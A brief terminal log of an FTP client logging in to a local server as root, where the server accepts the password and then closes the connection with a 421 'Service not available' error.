# ftp localhost

Trying [::1]:21 ...
```

```
Connected to localhost.  
220 Welcome to FTP server.  
Name (localhost:root): root  
331 Username ok, password required  
Password:  
230 Password ok, continue  
421 Service not available, remote server has closed connection.  
ftp: No control connection for command  
ftp>
```

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